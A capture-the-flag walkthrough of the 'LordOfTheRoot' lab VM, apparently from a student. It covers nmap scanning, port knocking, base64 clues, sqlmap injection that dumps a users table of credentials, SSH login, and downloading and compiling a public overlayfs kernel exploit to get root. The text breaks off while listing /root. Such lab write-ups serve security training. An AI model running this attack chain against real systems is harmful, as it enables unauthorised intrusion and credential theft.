


PORT AND SERVICE DISCOVER

First I found the ip address of the vulnerable box using netdiscover. To make sure I checked with the mac address assigned by VM to the vulnerable box.

Currently scanning: 192.168.192.0/16 | Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.160.2	00:50:56:f1:ba:4c	1	60	VMware, Inc.
192.168.160.133	00:0c:29:ac:3d:41	1	60	VMware, Inc.
192.168.160.254	00:50:56:e1:5a:ee	1	60	VMware, Inc.



Then I did a nmap scan to discover open ports and running services.

```
(root@kali)-[/home/kali]
# nmap -sV -A -p- 192.168.160.133
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-02 00:41 EST
Nmap scan report for 192.168.160.133
Host is up (0.0012s latency).
Not shown: 65534 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 3c:3d:e3:8e:35:f9:da:74:20:ef:aa:49:4a:1d:ed:dd (DSA)
|   2048 85:94:6c:87:c9:a8:35:0f:2c:db:bb:c1:3f:2a:50:c1 (RSA)
|   256  f3:cd:aa:1d:05:f2:1e:8c:61:87:25:b6:f4:34:45:37 (ECDSA)
|_  256  34:ec:16:dd:a7:cf:2a:86:45:ec:65:ea:05:43:89:21 (ED25519)
MAC Address: 00:0C:29:AC:3D:41 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.16 - 4.6, Linux 3.2 - 4.9, Linux 4.4
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   1.21 ms  192.168.160.133

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 110.50 seconds
```

Only ssh port was running. So I tried to ssh the vulbox. I found a message on the banner. It looked like it talked about port knocking.

```
(root@kali)-[/home/kali]
# ssh 192.168.160.133
The authenticity of host '192.168.160.133 (192.168.160.133)' can't be established.
ECDSA key fingerprint is SHA256:XzDLUMxo8ifHi4SciYJYj702X3PfFwaXyK0S07b6xd8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.160.133' (ECDSA) to the list of known hosts.

check user@kali:~$ cd /home/kali/Desktop
check user@kali:~/Desktop$ cat 1.txt
root@kali:~/Desktop$ cat 2.txt
root@kali:~/Desktop$ cat 3.txt
Easy as 1,2,3
root@192.168.160.133's password: █
```

[Note: Port knocking works by configuring a service to watch firewall logs or packet capture interfaces for connection attempts. If a specific sequence of predefined connection attempts (or “knocks”) are made, the service will modify the firewall rules to open up connections on a certain port.]

So I tried to knock the ports using knock.

```
(root@kali)~[/home/kali]
# knock 192.168.160.133 1 2 3
```

Then I did nmap scan to find out if new ports had been opened or not.

I found a port to be open, running apache server.


```
(root@kali)~[/home/kali]
# nmap -sV -A -p- 192.168.160.133
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-02 01:19 EST
Nmap scan report for 192.168.160.133
Host is up (0.035s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   1024 3c:3d:e3:8e:35:f9:da:74:20:ef:aa:49:4a:1d:ed:dd (DSA)
|   2048 85:94:6c:87:c9:a8:35:0f:2c:db:bb:c1:3f:2a:50:c1 (RSA)
|   256  f3:cd:aa:1d:05:f2:1e:8c:61:87:25:b6:f4:34:45:37 (ECDSA)
|_  256  34:ec:16:dd:a7:cf:2a:86:45:ec:65:ea:05:43:89:21 (ED25519)
1337/tcp  open  http      Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:AC:3D:41 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.16 - 4.6, Linux 3.2 - 4.9, Linux 4.4
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   34.87 ms  192.168.160.133

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 135.20 seconds
```

ENUMERATION

So I checked out the ip with that port on browser and found picture message.




There was nothing much on the page, I looked at the page source to find some clues but I didn't find anything there either.


```
192.168.160.133:1337/ x http://192.168.160.133:1337/ x +
view-source:http://192.168.160.133:1337/
Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive S
1 <html>
2 
3 </html>
4
```

Since the picture said I will take you to morder, I thought of trying to visit a directory with that name and found a directory.

On the page I found another picture with a message.




There was nothing much on the picture so I checked the page source and I seemed to find a hash or encoded text.



```
1 <html>
2 
3 <!--THprM09ETTBOVEL4TUM5cGJtUmxlQzV3YUhbPSBDbG9zZXIh>
4 </html>
5
```

I tried to decode it as base64 hoping that it might be coded using base64.


Turned out it was encoded using base64. The first decode gave another encoded text, after decoding it, I found a directory address.



```
(root@kali) - [/home/kali]
# echo THprM09ETTBOVEL4TUM5cGJtUmxlQzV3YUhbPSBDbG9zZXIh | base64 -d
Lzk3ODM0NTIxMC9pbmRleC5waHA= Closer!

(root@kali) - [/home/kali]
# echo Lzk3ODM0NTIxMC9pbmRleC5waHA= | base64 -d
/978345210/index.php
```

So I went to that directory. I found a login page.



Welcome to the Gates of Mordor

User :

Password :

DATABASE SEARCHING

I wasn't sure what to do with it so I did a sqlmap to find database names.

```
[root@kali]~/home/kali#  
[*] sqlmap -u "http://192.168.160.133:1337/978345210/index.php" --dbs --forms --level 5 --risk 3  
  
[+] H  
[+] {1.5.0#stable}  
[+] V... http://sqlmap.org  
[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to ob  
ey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by thi  
s program  
[*] starting @ 03:37:42 /2022-02-02/  
  
[03:37:42] [INFO] testing connection to the target URL  
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=l2rnre9vk1q...bdmgoar605'). Do you want to use those [Y/n] y  
[03:37:45] [INFO] searching for forms  
[#1] form:  
POST http://192.168.160.133:1337/978345210/index.php  
POST data: username=5password=5submit=%20Login%20  
do you want to test this form? [Y/n/q]
```

Turned out the vulbox is vulnerable to sql injection and thus found some running databases.

```
[04:05:13] [INFO] retrieved: perf
[04:05:32] [ERROR] invalid character detected. retrying..
[04:05:32] [WARNING] increasing time delay to 2 seconds
ormance_schema
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] Webapp

[04:06:59] [INFO] you can find results of scanning in multiple targets mode inside the CSV
2022_0348am.csv'
[04:06:59] [WARNING] your sqlmap version is outdated

[*] ending @ 04:06:59 /2022-02-02/
```

Then I checked for the tables on the database name Webapp. I found one table named users.

```
(root@kali)~[/home/kali]
# sqlmap -u "http://192.168.160.133:1337/978345210/index.php" --dbs --forms --level 5 -D Webapp -tables
```



Diagram illustrating a database structure with tables and columns, and a link to <http://sqlmap.org>.

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to abide by all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

```

[04:36:58] [INFO] retrieved:
[04:37:08] [INFO] adjusting time delay to 1 second due to good response
Users
Database: Webapp
[1 table]
+-----+
| Users |
+-----+

[04:37:22] [INFO] you can find results of scanning in multiple targets
2022_0432am.csv'
[04:37:22] [WARNING] your sqlmap version is outdated

[*] ending @ 04:37:22 /2022-02-02/


```

Then I tried to retrieve the contents of the table named Users on the database named Webapp.

```

(root@kali)~/home/kali
# sqlmap -u "http://192.168.160.133:1337/978345210/index.php" --dbs --forms --level 5 -D Webapp -T Users --dump

```

 {1.5.8#stable} <http://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to abide by all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

I found the password and usernames of the users.

```

Database: Webapp
Table: Users
[5 entries]

```

id	password	username
1	iwilltakethering	frodo
2	MyPreciousR00t	smeagol
3	AndMySword	aragorn
4	AndMyBow	legolas
5	AndMyAxe	gimli


```

[04:51:06] [INFO] table 'Webapp.Users' dumped to CSV file '2022_0444am.csv'
[04:51:06] [INFO] you can find results of scanning in multiple targets
[04:51:06] [WARNING] your sqlmap version is outdated

[*] ending @ 04:51:06 /2022-02-02/

```


I tried log in using these credentials but they all land on the same webpage and there was nothing interesting on the page source.



Welcome :



LEGLESSLEGOLAS LEGOMVLEGOLAS LEGLESSLEGOLAS'S

USER ACCESS

So I decided to login via ssh using these credentials.

```
(root@kali)-[/home/kali]
# ssh smeagol@192.168.160.133 192.168.160.133
Welcome to the Gates of LordOfTheRoot
User:
Password:
Easy as 1,2,3
smeagol@192.168.160.133's password:
Welcome to Ubuntu 14.04.3 LTS (GNU/Linux 3.19.0-25-generic i686)

* Documentation:  https://help.ubuntu.com/
```

I was able to login using user smeagol.

```
* Documentation:  https://help.ubuntu.com/

Welcome to the Gates of LordOfTheRoot
Last login: Tue Sep 22 12:59:38 2015 from 192.168.55.135
smeagol@LordOfTheRoot:~$
```

I looked at the user privilege but it did not have root privilege.

```
smeagol@LordOfTheRoot:~$ whoami
smeagol
smeagol@LordOfTheRoot:~$ id
uid=1000(smeagol) gid=1000(smeagol) groups=1000(smeagol)
smeagol@LordOfTheRoot:~$ sudo -l
[sudo] password for smeagol:
Sorry, user smeagol may not run sudo on LordOfTheRoot.
smeagol@LordOfTheRoot:~$
```

I found only smeagol and root are only real users from etc/passwd file.

```
smeagol@LordOfTheRoot:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

avahi:x:111:117:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
lightdm:x:112:118:Light Display Manager:/var/lib/lightdm:/bin/false
colord:x:113:121:colord colour management daemon,,,:/var/lib/colord:/bin/false
hplip:x:114:7:HPLIP system user,,,:/var/run/hplip:/bin/false
pulse:x:115:122:PulseAudio daemon,,,:/var/run/pulse:/bin/false
smeagol:x:1000:1000:smeagol,,,:/home/smeagol:/bin/bash
mysql:x:116:125:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:117:65534::/var/run/sshd:/usr/sbin/nologin
smeagol@LordOfTheRoot:~$
```

So what had left to do was to privilege escalation.

ROOT PRIVILEGE ESCALATION

For that I looked at the kernel name and version.

```
smeagol@LordOfTheRoot:~$ uname -a
Linux LordOfTheRoot 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686 i686 GNU/Linux
smeagol@LordOfTheRoot:~$
```

Then I checked for available exploits on searchsploit. I found a privilege escalation exploit and decided to try it.

Exploit Title	Path
Apport (Ubuntu 14.04/14.10/15.04) - Race Condition Privilege Escalation	linux/local/37088.c
Apport 2.14.1 (Ubuntu 14.04.2) - Local Privilege Escalation	linux/local/36782.sh
Apport 2.x (Ubuntu Desktop 12.10 < 16.04) - Local Code Execution	linux/local/40937.txt
FTP Client 0.17-19build1 ACCT (Ubuntu 10.04) - Buffer Overflow (PoC)	linux/dos/14452.txt
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 / CentOS 7.3.1611) - 'ldso_h	linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25) - 'ldso_dynamic Stack Clash' Lo	linux_x86/local/42276.c
Linux Kernel (Ubuntu 14.04.3) - 'perf_event_open()' Can Race with execve() (Access /etc/shadow)	linux/local/39771.txt
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlaysfs' Local Privilege Escalation	linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlaysfs' Local Privilege Escalation (Acces	linux/local/37293.txt
Linux Kernel 3.13/3.14 (Ubuntu) - 'splice()' System Call Local Denial of Service	linux/dos/36743.c
Linux Kernel 3.x (Ubuntu 14.04 / Mint 17.3 / Fedora 22) - Double-free usb-midi SMEP Privilege Escalation	linux/local/41999.txt
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Socket Use-After-Free	linux/dos/43234.c
Linux Kernel 4.14.7 (Ubuntu 16.04 / CentOS 7) - (KASLR & SMEP Bypass) Arbitrary File Read	linux/local/45175.c
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlaysfs' Local Privilege Escalation (1)	linux/local/39166.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege Escalation	linux_x86-64/local/40871.c

I searched for the exploit on exploitdb and downloaded the exploit on the vul user.

The screenshot shows the Exploit-DB website interface. The main heading is "Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlaysfs' Local Privilege Escalation (1)". Below this, there is a table with the following columns: EDB-ID, CVE, Author, Type, Platfor, and Date. The values are: EDB-ID: 39166, CVE: 2015-8660, Author: ., Type: LOCAL, Platfor: x86_64, and Date: 2016-01-05.

EDB-ID:	CVE:	Author:	Type:	Platfor:	Date:
39166	2015-8660	.	LOCAL	x86_64	2016-01-05

```
smeagol@LordOfTheRoot:~$ wget https://www.exploit-db.com/exploits/39166
--2022-02-02 03:37:21-- https://www.exploit-db.com/exploits/39166
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html] [s done\at];
Saving to: '39166'

[  =>
[ 100%=>] 2,789
2022-02-02 03:37:23 (315 KB/s) - '39166' saved [152530]
```

Since I didn't download the file with .c extension, I first copied the contents of the file onto a c file and then I compiled the c file.

```
smeagol@LordOfTheRoot:~$ wget https://www.exploit-db.com/download/39166
--2022-02-02 03:40:56-- https://www.exploit-db.com/download/39166
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2789 (2.7K) [application/txt]
Saving to: '39166'

100%[=====>] 2,789
2022-02-02 03:40:56 (102 MB/s) - '39166' saved [2789/2789]

smeagol@LordOfTheRoot:~$ ls
39166 Desktop Documents Downloads examples.desktop Music Pictures Public Templates Videos
smeagol@LordOfTheRoot:~$ cat 39166 > 39166.c
smeagol@LordOfTheRoot:~$ gcc 39166.c
```

I found an output file was created. I run the file and was able to escalate to root.

```
smeagol@LordOfTheRoot:~$ ls
39166 39166.c a.out Desktop Documents Downloads examples.desktop Music Pictures Publi
smeagol@LordOfTheRoot:~$ ./a.out
root@LordOfTheRoot:~# whoami
root
root@LordOfTheRoot:~# id
uid=0(root) gid=1000(smeagol) groups=0(root),1000(smeagol)
root@LordOfTheRoot:~#
```

FINDING THE FLAG

Then I looked around to find the flag.

```
root@LordOfTheRoot:~# ls -al
total 128
drwxr-xr-x 16 smeagol smeagol 4096 Feb  2 03:41 .
drwxr-xr-x  3 root    root    4096 Sep 17  2015 ..
-rw-rw-r--  1 smeagol smeagol 2789 Feb  2 03:40 39166
-rw-rw-r--  1 smeagol smeagol 2789 Feb  2 03:41 39166.c
-rwxrwxr-x  1 smeagol smeagol 8028 Feb  2 03:41 a.out
-rw-r----- 1 smeagol smeagol   38 Feb  2 03:42 .bash_history
-rw-r--r--  1 smeagol smeagol  220 Sep 17  2015 .bash_logout
-rw-r--r--  1 smeagol smeagol 3637 Sep 17  2015 .bashrc
drwx----- 14 smeagol smeagol 4096 Sep 18  2015 .cache
drwx-----  3 smeagol smeagol 4096 Sep 17  2015 .compiz
drwx----- 15 smeagol smeagol 4096 Sep 17  2015 .config
drwxr-xr-x  2 smeagol smeagol 4096 Sep 17  2015 Desktop
-rw-r--r--  1 smeagol smeagol   25 Sep 17  2015 .dmrc
drwxr-xr-x  2 smeagol smeagol 4096 Sep 17  2015 Documents
drwxr-xr-x  2 smeagol smeagol 4096 Sep 17  2015 Downloads
-rw-r--r--  1 smeagol smeagol 8980 Sep 17  2015 examples.desktop
drwx-----  3 smeagol smeagol 4096 Sep 23  2015 .gconf
-rw-r-----  1 smeagol smeagol 2076 Sep 23  2015 .ICEauthority
drwx-----  3 smeagol smeagol 4096 Sep 17  2015 .local
drwx-----  4 smeagol smeagol 4096 Sep 17  2015 .mozilla
drwxr-xr-x  2 smeagol smeagol 4096 Sep 17  2015 Music
drwxr-xr-x  2 smeagol smeagol 4096 Sep 17  2015 Pictures
-rw-r--r--  1 smeagol smeagol  675 Sep 17  2015 .profile

root@LordOfTheRoot:~# cd ..
root@LordOfTheRoot:/home# ls
smeagol
root@LordOfTheRoot:/home# cd ..
root@LordOfTheRoot:/# ls
bin  cdrom  etc  initrd.img  lost+found  mnt  proc  run  SECRET  sys  usr  vmlinuz
boot  dev  home  lib  media  opt  root  sbin  srv  tmp  var

root@LordOfTheRoot:/# cd root
root@LordOfTheRoot:/root# ls
